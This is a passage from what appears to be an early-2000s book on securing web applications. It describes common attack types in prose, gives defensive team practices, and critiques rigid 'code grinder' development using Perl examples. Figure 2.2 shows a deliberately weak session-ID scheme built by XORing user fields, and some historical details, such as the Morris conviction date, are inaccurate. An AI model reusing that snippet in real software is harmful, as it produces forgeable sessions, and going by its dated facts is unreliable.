Social engineering is another method by which personal information can be stolen, although this method is completely out of the developer's hands. It involves a human element to computer fraud. A hacker can, for example, forge an announcement from an ISP and send e-mails to account holders advising that the credit card information they have given has expired in their system. They are asking the account holders to send back the credit card information to update account records. The e-mails look as if they are coming from the ISP, and most consumers probably would not think anything was wrong.

When you are a victim of this type of crime, it rarely ends with the hacker having access to your personal information. It generally ends with your credit ruined and long legal battles in front of you. Theft of identity might be one of the single best reasons to hack proof Web applications. Anytime a consumer is using the Internet, and is on a Web site that you have developed, then you need to do everything possible to make her visit trusted and secure.

Information Piracy

Information piracy involves hacking into databases for the sole purpose of stealing information. This information could be as varied as a database full of user information to proprietary information that could be used to beat out the competition or just to find out what the competition is working on. Malicious hackers may also target a particular Web site or database for the possible thrill of having inside information as to what an industry giant may be working on.

Perhaps the most well known recent instance of information piracy involves the industry giant, Microsoft. In October of 2000, Microsoft reported a breach in security, stating that its "security defenses have been breached and exploited for a month by hackers." The hackers actually had access to the source code of the Windows OS and the Office software suite for what is believed to be up to a three-month timeframe. Initially, Microsoft thought that the software had possibly been altered, but after completing a full investigation, the determination was made that no changes were made to the code. Microsoft found this attack to be so severe that they reported the attack to the FBI for a full investigation. Microsoft was looking to law enforcement officials to protect their intellectual property.

How did this attack occur? The intruder entered through an employee's home machine, which was connected to the company's network. The application called QAZ Trojan, which we discussed earlier, was used in the attack to open a "back door" allowing the hackers undetected access. After the hackers were inside of Microsoft's network, they most likely used other tools to collect internal passwords. The security

breach was discovered when irregular new accounts began appearing within the Microsoft network.

The hackers were traced back to a St. Petersburg, Russia e-mail address. The passwords were sent to that same e-mail address. The passwords allowed the hackers to access Microsoft's network from a remote location, posing as employees. The intent of the attack was to steal the source code and basically "hold it hostage" from Microsoft, in exchange for ransom. Theories floated around that the hackers had intended on selling the stolen source code to competitors.

Fortunately, the attack never reached that level. It did achieve a level of success by many hacker standards though; lets face it, these hackers had access to Microsoft source code for a period of three months, which—to most hackers—is the promised land.

However, hackers generally do not just stumble across someone's source code. If information is proprietary, it is going to be well protected. That being the case, information piracy is oftentimes the catalyst for other types of hacking to occur. In the case of the hackers viewing the Microsoft source code, an originating attack had to occur that gained the intruders access to the Microsoft network, in this instance, a Trojan horse. Let's move on to other methods used to gain unauthorized access into a network.

Recognizing Web Application Security Threats

Attacks against Web applications are extremely difficult to defend against. Most companies are still struggling to protect themselves from a network level—using anti-virus software, having a firewall in place, and using the latest in intrusion detection software. Application security can't be covered by traditional intrusion detection and firewalls. They just aren't designed to handle the difficulty involved in this type of security, not yet anyway. The application level attacks differ from typical network attacks, such as a DDoS attack or a virus threat, in that they can originate from essentially any online user.

Application hacking allows an intruder to take advantage of vulnerabilities that normally occur in many Web sites. Because applications are typically where a company stores their sensitive data, such as customer information including names, passwords, and credit card information, it is an obvious area of interest for a malicious attack. What are the different kinds of security threats that Web applications face? Hidden manipulation, parameter tampering, cross-site scripting, buffer overflows, and cookie poisoning are just a few. As we move forward in this book, we address topics in a more language-oriented approach, discussing issues with Java, XML, ColdFusion, and so on. Each different area covers known vulnerabilities and solutions to each specific language.

Hidden Manipulation

Hidden manipulation occurs when an attacker modifies form fields that are otherwise hidden on an e-commerce Web site, such as prices and discount rates. Surprisingly, this type of hacking requires only a common HTML editor like those available with today's popular Web browsing software. The hacker changes the price on a item or a series of items and is then able to purchase those items for the price he chooses.

Parameter Tampering

In the instance of parameter tampering, failing to confirm the correctness of CGI parameters embedded inside a hyperlink could be used for an intrusion into the site. Parameter tampering is tampering with form submission values which can lead to unexpected results if unsecurely processed, such as executing system commands. An attacker could gain access to secure information without the need for passwords or logins.

Cross-Site Scripting

Cross-site scripting (CSS) is the ability to insert malicious programs (scripts) into dynamically generated Web pages. The scripts are disguised

as legitimate data, such as comments on a customer service page, and because of this disguise are then executed by a user's Web browser. The result is potentially compromising your most confidential information or wreaking havoc on your computer. A malicious hacker could use CSS to insert destructive scripts into a results page generated by almost any Web site. Part of the problem is that when a browser downloads a page containing malicious code, it does not have the ability to check the validity of the script, it just performs an automatic execution of the script. Because the script is executed directly on the user's computer, these malicious scripts can be programmed to do just about anything on the machine—from stealing passwords to reformatting the hard drive.

A possible solution to preventing a successful CSS attack is for end-users to disable script language capability in Web browsers. The downfall to that solution is that most Web sites rely on scripts to create the features that end-users want to use. Disabling scripting language in the Web browser prevents users from being able to access this feature even in trusted sites.

Buffer Overflow

A buffer overflow attack is done by deliberately entering more data than a program was written to handle. Buffer overflow attacks exploit a lack of boundary checking on the size of input being stored in a buffer. The extra data will overflow the memory set aside to accept it and overwrite another region of memory that was meant to hold some of the program's instructions. The effect is a cascade, which can eventually halt the application or the system it is running on. The newly introduced values can be new instructions, which could give the attacker control of the target computer depending on what was input. Just about every system is vulnerable to buffer overflows. For example, if a hacker sends an e-mail to a Microsoft Outlook user using an address that is longer than 256 characters, he will force the buffer to overflow. The recipient wouldn't even have to open the e-mail for this type of attack to be successful; the attack is successful as soon as the message is downloaded from the server. Microsoft quickly released a patch for this issue after it was discovered in October 2000.

Cookie Poisoning

When a hacker is using "cookie poisoning," she is usually someone who has authorized access to the Web application in the first place. The hacker is usually a registered customer and is familiar with the application in question. The hacker may alter a cookie stored on her computer and send it back to the Web site. Because the application does not expect changes to the cookie, it may process the poisoned cookie. The effects are usually the changing of fixed data fields, such as changing prices on an e-commerce site or changing the identity of the user logged in to the site—or anyone else the hacker chooses. The hacker is then able to perform transactions using someone else's account information. The ability to actually perform this hack is actually as a result of poor encryption techniques on the Web developer's part.

The ease with which these types of hacking are carried out is frightening. These examples should be enough to illustrate why developers need to take application security into consideration in developing their applications. Building checks into systems that verify parameters and check for "illegal" code should complement other security measures that identify and authenticate users to render their information more secure. Taking care to make sure that users cannot purposely or inadvertently "trick" Web applications by exploiting code or platform flaws is extremely important not only for functionality but for security as well.

Preventing Break-Ins by Thinking Like a Hacker

With the understanding that the Internet, thus Web application programming, is only going to become more advanced, every possible measure needs to be taken to ensure tighter security. A few of the mainstream transactions that take place daily already include stock trading and tax filing; they will someday include voting and other interactive high-stakes functions that rely heavily on security.

The best possible way to focus on security, as a developer, is to begin to think like a hacker. Examine the very methods that hackers use to break into and attack Web sites and use those same practices to prevent attacks. You test your code for functionality; one step further is to test for security, to attempt to break into it by some possible hole that you may have unintentionally left in it.

Do not rely entirely on quality assurance (QA) to be able to hack into your code; developers typically make the best hackers. There has to be an understanding for how code works, along with why certain statements are coded one way and others a different way. You also have to possess knowledge for the different kinds of programming languages, and how network security works. All of this information factors in when a hacker is planning an attack.

Optimally, three different levels should be looked at when considering "total security" for Web applications. Teams and their respective tasks to investigate at those levels are as follows:

- **Development Team**
  - Stay current on security threats and vulnerabilities.
  - Stay current on information relevant to your programming languages.
  - Plan for security in your code prior to any development work beginning.
  - Test your written code multiple times, with the assumption that it has vulnerabilities. Hackers may try repeatedly to crack code, quitting usually only after either a successful attack or when they are absolutely convinced there is no possible way to breach the security of the code. Just because you don't see an obvious flaw does not mean that the code is secure. It probably just means you haven't figured out the right way to break into the code yet.
  - Have your code reviewed by co-workers. Obviously code reviews won't save your organization from a successful hacking attempt, nor are code reviews the main means to be

used by thinking like a hacker, but they do help to lessen the likelihood of a successful attack.

- Perform regular security checks against code written for your Web application by attempting penetration attacks.
- Use version control software with "copy of production" and "development" clearly distinguished.
- Follow coding standards.
- Use code reviews to look for backdoors left in by previous developers.

- **Quality Assurance Team**
  - Perform boundary testing.
  - Perform stress and load testing using tools such as sniffers.
  - Perform ad-hoc testing using unusual combinations, such as control key inserts.
  - Perform alternative path testing.
  - Perform penetration testing from a network level.
  - Use code reviews to look for intentional back door openings, if talent allows.
- **Information Security Team**
  - Information security will approach security from a network level and from an individual workstation level, as well as working with developers on the application level.
  - Stay current on current virus, worm, and Web application threats.
  - Stay current on tools available to combat security vulnerabilities/threats.
  - Have a security plan in place.
  - Perform regular security checks on network for any unknown vulnerabilities.

- Ensure that entire organization is updating virus protection and OS service patches.
- Work with individual users to maintain security at a workstation level.
- Have a firewall and set up intrusion detection systems.
- Stay current with network device security patches (such as firewall and intrusion detection).

For security to be at its best, with the biggest chance to succeed, the three levels must function together, much like a well-oiled machine. Having only one piece in place will not provide any organization with enough protection to feel secure. At least organizations that handle security in this manner shouldn't feel secure. With all the different methods that hackers are using to penetrate networks and applications, your team needs to be equally as skilled.

Summary

Hacking has evolved over a period of time. Many of the now infamous hackers, such as Cap'n Crunch, started out by breaking into the phone lines of Ma Bell. What started out as interest and curiosity was in reality an early form of hacking. Computer hacking really took off with the introduction of ARPANET, personal computers, and then the Internet. Advancements in technology have a direct correlation to challenges posed by the hacking community.

The term "hacker" is one that has numerous meanings, depending on what one's perceptions are and whether the name is self-ascribed. The key difference that we should be aware of is the difference between a malicious hacker and an ethical hacker. A malicious hacker hacks with the intent to find a vulnerability and then exploit that vulnerability. More ethical hackers may choose to disclose the vulnerabilities that they find to the appropriate people. What most often motivates a hacker is the challenge to find a hole, exploitable code, or a breach in security that nobody else has found yet. The method of an attack is as varied as the reasons for them, but the ones that we are all more familiar with are the DDoS attacks, virus attacks, and worm attacks; attacks more directly avoidable by developers include buffer overflow attacks, cookie poisoning, and cross-site scripting.

Hiring a security professional—whether contract or full-time, network-oriented or development-oriented—is a step in the right direction towards serious defense. Prior to bringing someone on board, there has to be an understanding of what the security professional's role will be, there should be a good security plan in place, and there should be regularly scheduled review meetings to ensure that the goals are being met with consistency.

Solutions Fast Track

A Brief History of Hacking

- ☑ In the 1960s, it was the ARPANET, the first transcontinental computer network, which truly brought hackers together for the first time. The ARPANET was the first opportunity that hackers were given to truly work together as one large group, rather than working in small isolated communities.
- ☑ In the mid-1970s, Steve Wozniak and Steve Jobs—the very men who founded Apple Computer—worked with Draper, who had made quite an impression on them, building "Blue Boxes," devices used to hack into phone systems. Jobs went by the nickname of "Berkley Blue" and Wozniak went by "Oak Toebark." Both men played a major role in the early days of phone hacking or *phreaking*.
- ☑ Congress passed a law in 1986 called the Federal Computer Fraud and Abuse Act. It was not too long after that law was passed by Congress that the government prosecuted the first big case of hacking. (Robert Morris was convicted in 1988 for his Internet worm.)

What Motivates a Hacker?

- ☑ Notoriety: The knowledge a hacker amasses is a form of power and prestige.
- ☑ Challenge: Discovering vulnerabilities, researching a mark, or finding a hole nobody else could find are intellectual challenges.
- ☑ Boredom: Finding a target is often a result of happening across a vulnerability in time-consuming, wide-ranging probes, not seeking it out in a particular place.

- ☑ Revenge: A disenfranchised former employee, who knows the code, network, or other forms of protected information intimately, may use that knowledge for leverage towards "punishment."
- ☑ Somewhere in between the definition of an ethical hacker and a malicious hacker lies the argument of legal issues concerning any form of hacking. Is it ever truly okay for someone to scan your ports or poke around in some manner in search of an exploitable weakness?
- ☑ A security professional will provide the edge that is needed to fix existing issues while providing the training, planning, and insight that can be used to prevent future vulnerabilities. Of course, no security professional will be able to protect your organization from every future attack.

Understanding Current Attack Types

- ☑ A recent example of a DoS/DDoS attack occurred when Microsoft was brought to its knees in February of 2001. The attack by hackers was just one more sign to the Internet industry that hackers are very much able to control sites when they feel they have a point to prove.
- ☑ Traditional DDoS attacks happen at the server level but can also occur at the application level with a buffer overflow attack, which in essence is a denial of service attack.
- ☑ Viruses are designed to replicate and to elude detection. Like any other computer program, a virus must be executed to function (it must be loaded into the computer's memory) and then the computer must follow the virus's instructions. Those instructions are what is referred to as the payload of the virus. The payload may disrupt or change data files, display a message, or cause the operating system to malfunction.

- ☑ Just as with viruses, there is nothing that a developer can do to protect against a worm attack. Code can't be written any tighter to prevent a worm attack on your machine or that of an end-user.
- ☑ Mobile code applications, in the form of Java applets, JavaScript, and ActiveX controls, are powerful tools for distributing information. They are also powerful tools for transmitting malicious code. Rogue applets do not replicate themselves or simply corrupt data as viruses do, but instead they are most often specific attacks designed to steal data or disable systems.
- ☑ Obtaining a user's name and social security number or credit card information is enough information for a malicious hacker to cause damage to the victim. A malicious hacker could find all pieces of information in one centralized location, such as in bank records.

Recognizing Web Application Security Threats

- ☑ Application hacking allows an intruder to take advantage of vulnerabilities that normally occur in many Web sites. Because applications are typically where a company would store their sensitive data, such as customer information including names, passwords, and credit card information, it is an obvious area of interest for a malicious attack.
- ☑ Hidden manipulation occurs when an attacker modifies form fields that are otherwise hidden on an e-commerce Web site, such as prices and discount rates. Surprisingly, this type of hacking requires only a common HTML editor like those available with today's popular Web browsing software.
- ☑ Parameter tampering may occur upon a failure to confirm the correctness of CGI parameters embedded inside a hyperlink, and can be used for an intrusion into a site. Parameter tampering allows the attacker access to secure information without the need for passwords or logins.

- ☑ Cross-site scripting is the ability to insert malicious programs (scripts) into dynamically generated Web pages. The scripts are disguised as legitimate data, such as comments on a customer service page, and because of this disguise are then executed by a users Web browser. Part of the problem is that when a browser downloads a page containing malicious code, the browser does not check the validity of the script.
- ☑ A buffer overflow attack is done by deliberately entering more data than a program was written to handle. They exploit a lack of boundary checking on the size of input being stored in a buffer. The extra data will overflow the memory set aside to accept it and overwrite another region of memory that was meant to hold some of the program's instructions. The newly introduced values can be new instructions, which could give the attacker control of the target computer.
- ☑ When a hacker is using "cookie poisoning," he is usually someone who has authorized access to the Web application in the first place. The hacker may alter a cookie stored on his computer and send it back to the Web site. Because the application does not expect changes to the cookie, it may process the poisoned cookie. The effects are usually changed fixed data fields.

Preventing Break-Ins by Thinking Like a Hacker

- ☑ By examining the very methods that hackers use to break into and attack Web sites, we should be able to use those same practices to prevent an attack from happening on our Web site. You test your code for functionality; one step further is to test for security, to attempt to break into it by some possible hole that may have been unintentionally left in.
- ☑ Optimal security reviews and testing occurs using the knowledge and skills of a development team, a QA team, and an information security team.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Is protecting my Web applications important if network security is a primary focus at my company?

A: Yes, thinking about Web application security within your company is really important. Malicious hackers are not just attacking at the network level; they are using attack methods such as cross-site scripting and buffer overflows to attack at the application level. You can't protect against that type of an attack from the network level.

Q: A co-worker of mine has learned how to hack into someone else's Web application and gained access to a lot of personal information, such as customer logins and passwords and even some credit card information. He says he is a white hat hacker because he isn't actually doing anything with the information, yet he hasn't reported the security hole to anyone that could fix it. Is he really a white hat hacker?

A: He can call himself whatever he wants, but that's not really the point. If your friend is knowingly leaving potentially damaging information at risk and bragging to others about it, his actions are definitely not particularly ethical.

Q: I'm confused about what exactly a buffer overflow attack is and at what level it occurs.

A: A buffer overflow attack is an attack that is done by entering more information than a program is able to accept. Buffer overflow attacks exploit a lack of boundary checking on the size of input being stored

in a buffer. These attacks happen at the application level but are oftentimes associated with other attacks, such as a DoS and DDoS attack.

Q: I am the manager of the development and network teams for a small e-commerce company, and lately we are having a lot of security concerns. We realize that we need to bring in a security expert, and are preparing to do so. What types of risks are associated with this kind of decision?

A: There are just as many risks in bringing in a security professional as there are in *not* bringing in a security professional. With proper planning, extensive research prior to hiring, a signed nondisclosure agreement in place, and goals and expectations set for the security expert, you should feel more secure in your decision. Obviously, anytime you give someone full access to your infrastructure and code you are putting yourself in a vulnerable spot. However, this shouldn't deter you from bringing a reputable professional on board to assist with your security concerns.

Chapter 2

How to Avoid Becoming a "Code Grinder"

Solutions in this chapter:

- What Is a Code Grinder?
- Thinking Creatively When Coding
- Security from the Perspective of a Code Grinder
- Building Functional and Secure Web Applications

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

A *code grinder*—as defined by the hacker community reference, the Jargon Dictionary (http://info.astrian.net/jargon)—is a developer who lacks creativity and is bound by rules and primitive techniques. Those primitive techniques make it difficult to introduce creativity into the developer's work effort if he or she is bound by such rules. Developers who become code grinders rarely become that way because of lack of ambition; code grinders are born from an environment that struggles with freedom at a developer level.

Some industries hold the belief that rigid rules and boundaries are needed to produce secure, consistent results—the banking industry and the federal government are two such industries. Stringent rules apply to development work in these industries, as well as any others that have a need for strict security. With strict security controlling the developers, little room is allowed for creativity in coding, which in turn, ironically, leads to vulnerabilities in the code.

The old-school thought process in these industries is that if the code is functional, the code is secure; security is thought to happen at the network level, oftentimes leaving the code wide open for hackers. Unfortunately for the industries that need to have the tightest security, they are often the industries that have the strictest policies and procedures regarding any code that is written.

Many businesses actually put security out of their minds until a crisis occurs. The "out of sight, out of mind" adage often applies. Any money used to prevent security breaches is not thought of as an investment, but as unnecessary spending. Also, many companies are moving so quickly to become part of Internet technology, that any "extras"—whether they be security or proper testing—that would slow down the deployment are viewed as noncritical. (This scenario doesn't lend itself to producing code grinders, but still, it's not worth supporting creative coding if the reason is to make up for lack of security elsewhere within the network.)

If you become stuck in the code-grinder environment, the focus is on functionality, not security. Your code becomes predictable and quickly outdated and becomes an easy target for an attack by hackers. You stay on because it is a great paying job and you are learning the ins and outs

of the industry. However, you leave after a period of several months to work elsewhere, in order to now work someplace where you do have the freedom to develop as you choose. Any creative coder in a position like this knows exactly how many "holes" are in the code being written at the former place of employment. This situation is one way in which allowing a code-grinder environment to develop is a bad way to go for a company. It's a double-edged sword really; some companies simply feel that to maintain standards in their applications, there can be no flexibility in the development efforts. Those companies tend to pigeonhole developers, a situation that encourages the more-inspired developers to leave when they realize they have other options. By the same token, the company is getting exactly what they think they want in a development effort; they just aren't getting as much security as they should in that effort. It really is a coin toss as to which is the worse situation to be in: hiring the code grinder or working as the code grinder? This chapter further defines the mentality and what business practices foster it, and it outlines ways in which developers can recognize and practice creative, secure coding.

What Is a Code Grinder?

Let's face it, companies need programmers—lots of them. Not every programmer is skilled or fortunate enough to get that dream job designing video games or working in other elite positions. Other industries are less glamorous but altogether necessary for a functioning economy. Industries such as banking, insurance, healthcare, and government need prodigious amounts of programmers. They also need to make sure that the product they are offering maintains certain levels of quality and interoperability. Banking, government, and financial houses have a lot in common, including one of the major contributors to the creation of code grinders: *regulation*. If you have ever worked with one of these industries, you surely understand what working under such a microscope is like. Because of the many federal, state, and local banking laws and regulations, companies attempt to isolate the programmer from such tasks—and rightly so.

Another commonality is the use of older technology. Banks and other financial interests need to process millions of transactions a day. Up until quite recently (and some might even argue this point), the best hardware for this task was a mainframe computer. Mainframes cost a lot, but they are generally pretty reliable and have quite a fan base. For a long time I was starting a tn3270 session to access mainframe resources as the first step of my day, every day! Reliability, efficiency, and cost are pretty good reasons to keep something around.

The problem is that most of these legacy systems are still made of quite old code. Although a modern mainframe is capable of running an OS such as Unix, the majority of "big iron" isn't quite that up-to-date. How could it be? These are multi-million dollar investments that are at the heart of the industry. Businesses measure their downtime in fractions of a percent. Combine the cost of downtime with the need to maintain older code, and you begin to get a recipe for the need for code grinders. I was recently working on a project involving the US Navy, part of which was an expected integration on legacy systems into a new network design. Honestly, the management didn't have solid numbers on the legacy applications, but they put the estimate at over 10,000! Like I said, these industries need programmers—and a lot of them!

Turnover is also a problem. Many of the more eager coders find themselves lured away in very short order. In order to mitigate the damage to quality caused by such a high turnover rate, policies are generated, standards developed, and code grinders created.

I have often heard (and occasionally used) the term *voodoo programming* applied to the production of a code grinder. The implication is simple: A programmer uses pre-fabricated blocks of code to accomplish a task—the problem is, the programmer might not understand what the code is doing or how it is doing it. This is a serious problem, both for security and functionality. How do you debug a problem when you don't understand half of your own program? Consider that in conjunction with the trend towards code reuse within almost every industry.

Code reuse saves money, and it also saves time. When adhered to in a judicious manner, code reuse can be a real boon for everyone involved. Programmers spend less time developing new code to accomplish the same task, testing takes less time, and management gets its product

sooner. But, problems arise when code reuse is handled in a way that discourages creativity and *requires* the programmer to reuse code.

For example, the bit of Perl code in Figure 2.1 is something I often see and is a perfect illustration of the output from a code grinder. I can't count the number of times that I have seen similar blocks of code used for gathering input from a Web form.

Figure 2.1 Code-Grinder-Style Perl Code

```
if ($ENV{'REQUEST_METHOD'} eq 'GET')
{
    @pairs = split(/&/, $ENV{'QUERY_STRING'});
}
elsif ($ENV{'REQUEST_METHOD'} eq 'POST')
{
    read(STDIN, $buffer, $ENV{'CONTENT_LENGTH'});
    @pairs = split(/&/, $buffer);
}

foreach $pair (@pairs)
{
    local($name, $value) = split(/=/, $pair);
    $name =~ tr/+/ /;
    $name =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
    $value =~ tr/+/ /;
    $value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
    $FORM{$name} = $value;
}
```

Seven years ago, this might have been the way to do it, and the fact that it still remains is a strong indicator that it functions. However, it is overly complex, difficult to initially comprehend, and cumbersome. One of the major flaws of this bit of code is that it does not instantly let you

know what form data is being passed. It takes everything from the QUERY_STRING and sucks it into the program. Using Perl, PHP, or Java, a programmer need not really be concerned with such risks as buffer overflows, but it is still nice to be able to eyeball the program and see quite quickly what values of the form are being used and for what.

So does this code work? Sure—that's the whole point. It works as a unit, and the programmer using this code does not necessarily need to know *how* it works in order to achieve the desired results. What if this code didn't work? If a novice programmer used this chunk of code, do you think he'd be able to debug it? Would he even know where to start?

Figure 2.1 is such a great example because it is so common. Since its original creation (when and by whom I know not), it has spread like wildfire and is now so prevalent that folks must just assume it is the right way to do things. And although it isn't necessarily the *wrong* way, it certainly isn't the *best* way.

Many of the languages popular in the realm of Web development—such as PHP, Java, Perl, and, to a somewhat lesser extent, C/C++—all have vast resource sites on the Internet to aid in Web and CGI development. C++ and Java are the major players in the arena of object-oriented programming (OOP). There are many good things about code reuse and modular programming, however, there is a major difference between using code like the above and using a modular plug-in. The difference is subtle but nonetheless insidious. The following are four things I've noticed about environments where code grinders are produced ("You might be a code grinder if..."):

- **Focus on minutiae** When more attention is paid to the indentation of the code or the amount of white space included
- **Illogical directives** Mandating that all source code is booked by 4PM, even if the programmer isn't yet done with changes
- **Clinging to code** When programmers are forced to use an application programming interface (API) that they know is not optimal for the task solely because using it is a business decision
- **Too many cooks** When marketing, sales, or tech support are making more decisions relevant to the program than the developers are

Following the Rules

Rules are generally a good thing. Without rules, we would all be driving on the wrong side of the road. Who would suppress the temptation to take a nice, long lunch and then leave work early if there were no consequences? When companies take rule-making to an extreme, they create an overwhelming, monolithic institution where free thought and expression are stifled.

You'll never be able to fully escape an environment where rules are primary. Every business has a set of rules, be it banking, software development, or manufacturing. Usually, these are called business guidelines, and they usually are the basis for things such as functional requirements. For example, a manufacturing plant might use robots to weld parts together, as in the automotive industry. These robots need to be told what to do and how to do it, and this is done with a computer program. Your rules might say that you need to have a predetermined maximum for the amount of time a welding torch is lit. If you didn't, you might see a situation where a glitch in the software causes a specific robot to begin burning holes in the cars. Rules like that make sense. Rules that say you must use VI (the ubiquitous Unix screen editor) and cannot use EMACS (a very popular and powerful open source editor) to write your source code are both silly and extreme. Just as in any endeavor, when rules are too restrictive, chances are that people will begin to find loopholes, which is counterproductive.

The worst comes when a coder tries to "leave the box." In this case, that box is more of a prison than a defined standard. Any alteration to the "business rules" methodology is viewed as a threat to the stability of the operation. The brick wall that you might find yourself hitting as you attempt to make suggestions, to improve methods, and to breathe new life into the process can be very frustrating. With the rushed timeframes of most development houses, you might be told that testing new methodologies can add an unacceptable overhead to the project timeline, whereas using well-known code allows testing to be done comparably quickly. This is true, but the reasons that new methodologies are needed must not be overlooked. Attackers don't stop developing new exploits. It is a game of cat and mouse, where often the mouse sits and

waits for the cat. Another risk is that unexpected bugs will forever remain in the software. If a testing scheme doesn't account for unforeseen circumstances such as overly long input (and never has), your software could contain potential vulnerabilities and always will.

If the programmers aren't free to change the code they use, they'll never be able to repair the problems they face. Would you be inclined to exercise your creative talents in such an environment?

Thinking Creatively When Coding

The primary task of a developer is to escape the "box." Common oversights aren't common because they are *hard* to make—it is far too easy to make very big mistakes, and it takes thought to avoid these dangers. The first solution is in recognizing that people behave differently towards a security bug then they do to other types of bugs, which shouldn't be the case. A bug is a bug, and they need to be done away with. If the fix isn't obvious, there is no shame in asking for help.

Second, you can't rely on others to provide security for you. You have to be aware of the security risks before you even begin to write the program. If security isn't part of the initial design, you are probably in trouble. You might consider starting over with security in mind. Remember, external security isn't where to begin—firewalls won't do it. A firewall is just another security tool, not the entire toolbox. Strong host security isn't the answer. You need to realize that *you* can cause a security risk just by writing the program. That firewall you want to rely on? It will be opened wide to let traffic pass to your application or from your application to internal resources. Hackers know this and so should you. They will zero in on your application like so many rabid wolves.

Some of the necessary security considerations cross over into sound functional awareness, but some are quite different. Things such as race conditions, buffer overflows, and invalid data are often overlooked during a functional test.

- **Always check return values of system calls.** Both a functional and security issue, calls to external programs, such as the **system()** function in Perl or the **exec** family of functions in C,

need to be checked both before the call is made *and* after it. You'll obviously want to make sure that the data being fed is free of things like shell commands, but you have just as much need to make sure that everything worked as planned.

- **Always check arguments passed to the program.** This includes traditional command line arguments as well as those passed in via a Web query.
- **Ensure that the files you are writing to or reading from have not been changed to symbolic links.** Such attacks are sometimes used to gain access to sensitive files, and are most dangerous on programs running with special privileges, such as SUID programs on a Unix system.
- **Don't assume that users of your software are behaving.** You can do simple things to avoid the chance of a buffer overflow, assuming you are using a language that is vulnerable. A good example is the use of the C **strncpy()** function as opposed to the **strcpy()** function. The former is a *length aware* function, meaning it accepts a limit on the number of bytes to be copied. The latter copies the entire string, thus introducing the possibility that the string will be longer than the memory buffer allocated for it.
- **Don't "get lost" in the file system.** Set the working directory explicitly at the beginning of your program, which will help in both debugging and security. Also, never use relative path names for things such as opening files, executing external programs, or reading configuration data—always use the full pathname.
- **If you are instituting a login routine, establish a tracker to restrict login attempts.** Use a lockout; don't make it easy to brute force your program. If you want to be really paranoid (a good thing), make the lockout require administrative action to remove. Otherwise, a sufficiently long delay timer will do.

- **Don't rely on things such as HTTP environment variables to do authentication for you.** Things such as referrers and remote addresses can be easily forged.
- **Avoid temp files.** These are a ripe target for the creation and exploitation of race conditions. If you must use them, don't make the filenames predictable.

Tools & Traps...

Use All Available Resources at Your Disposal

If you are just starting down the road to creative programming, where do you turn for advice? This question stands as an often-daunting first stumbling block for most (if not all) novice programmers. If you don't have a local code guru, or don't yet feel comfortable seeking out their wisdom, you do have alternatives.

One of the most knowledge rich sources available anywhere is your friendly Internet. If you subscribe to an ISP for connection, they undoubtedly offer Usenet News. Usenet is akin to a clamorous lobby. There's a lot of noise at first, but learning to filter out the static will reward you with a bounty of superb technical information.

How do you filter out that static and get to the heart of the issue? This takes some time. For a while, you'll want to follow the newsgroups you are interested in reading. You'll notice soon that certain folks' answers always are greeted with an "a ha!" or similar reaction, whereas some of the respondents are rebuked or otherwise corrected. You'll soon see a hierarchy of knowledge reveal itself, and then you can begin reaping the rewards.

You can also find Web pages with active discussions on technical matters. Two of my favorites are The Perl Monks Web site (www.perlmonks.org) and Sun Microsystems' Java site (http://java.sun.com).

Allowing for Thought

As a developer, sometimes you may feel like you have no choice in how to do something. That doesn't mean you are a code grinder; what it does mean is that we all encounter instances in our jobs where we don't get to make the final decision. Other times the path that we may consider to be the 'best' alternative is the path that is actually taken. When that happens, we know that our opinions count, and we are being allowed to think not only for ourselves, but for the organization.

Sometimes situations occur where business rules need to be respected, and if you are anything like me, you aren't always as interested in the finer details of those rules. I rely on others whose job it is to understand those rules to assist my efforts and make sure that I am in compliance with the business. I am, after all, being paid by the company to produce a product for them, and I really do want to do the best I can, for both the consumer and myself.

On the other hand, the company is paying me for my expertise and experience, and when I spot an issue that might need correction, I feel obligated to mention it. If my employer wants everything I can offer, I need to feel respected—allowing my ideas into the discussion goes a long way toward achieving that. Remember, no one is correct all the time, but being invited to participate in the design, review, and testing is just as important as having it your way every time.

Modular Programming Done Correctly

Sometimes it is hard to spot the difference between a code grinder and someone who operates within an environment of greater coding freedom. A code grinder might be able to output some really elegant code, but within an atmosphere of strict code reuse requirements, external regulatory influence, and micromanagement, the creative "juices" never really get to flow. Meanwhile, a coder with more flexibility in his working environment might also use someone else's code to write a compact powerful program. Where is the distinction? The line is blurry at best; the distinction is usually found in those outside influences mandating that the control of the eventual product is outside the control

of the developer. I can't restate this enough: code reuse is not the issue, but reuse of bad (or at least suboptimal) code is, especially when the developers are voicing their concerns. This is where object-oriented programming comes into play. This allows us reusable code, modular programming—the whole works. Using Perl as a reference language once again, here's a look at modular programming done the right way.

Note

Perl has developed a robust community of experienced, often brilliant, and always generous developers. The core of this community is the Comprehensive Perl Archive Network (CPAN), accessed via http://search.cpan.org. This is a wild bazaar of Perl modules for accomplishing nearly any task you can think of.

Our example involves a session ID dilemma. I recently witnessed a discussion on how to pass session IDs in a secure manner. Because HTTP is a stateless protocol—meaning that no long lasting connection exists between the server and the client—you face the problem of maintaining sessions properly. This is usually done by passing a unique bit of information to the client that will be re-sent to the server each time a page is requested, allowing the server-side application to "remember" the connection. Basically, there are three ways to submit a session ID so that it can not be captured and reused by a malicious individual. You can store the value in a hidden form field, placing that field on each form page; you can append the session ID after the URL; or you can use a cookie. Several permutations and cautions were sent back and forth in the discussion—about the risk of the ID being logged as a referrer if it were in the URL, or the aversion that many feel towards cookies—and the conversation ended with as much disagreement as it had began.

A code grinder might use the example shown in Figure 2.2 to disguise the data used to make up the session ID for his application.

Figure 2.2 Code Grinder Session ID Submission

```
$name = $FORM{'name'};
$address = $FORM{'address'};
$id = "$name" ^ "$address";
```

A more experienced programmer might choose an alternative like that shown in Figure 2.3.

Figure 2.3 Alternative Session ID Submission

```
use Apache::Session::Generate::MD5;
$id = Apache::Session::Generate::MD5::generate();
```

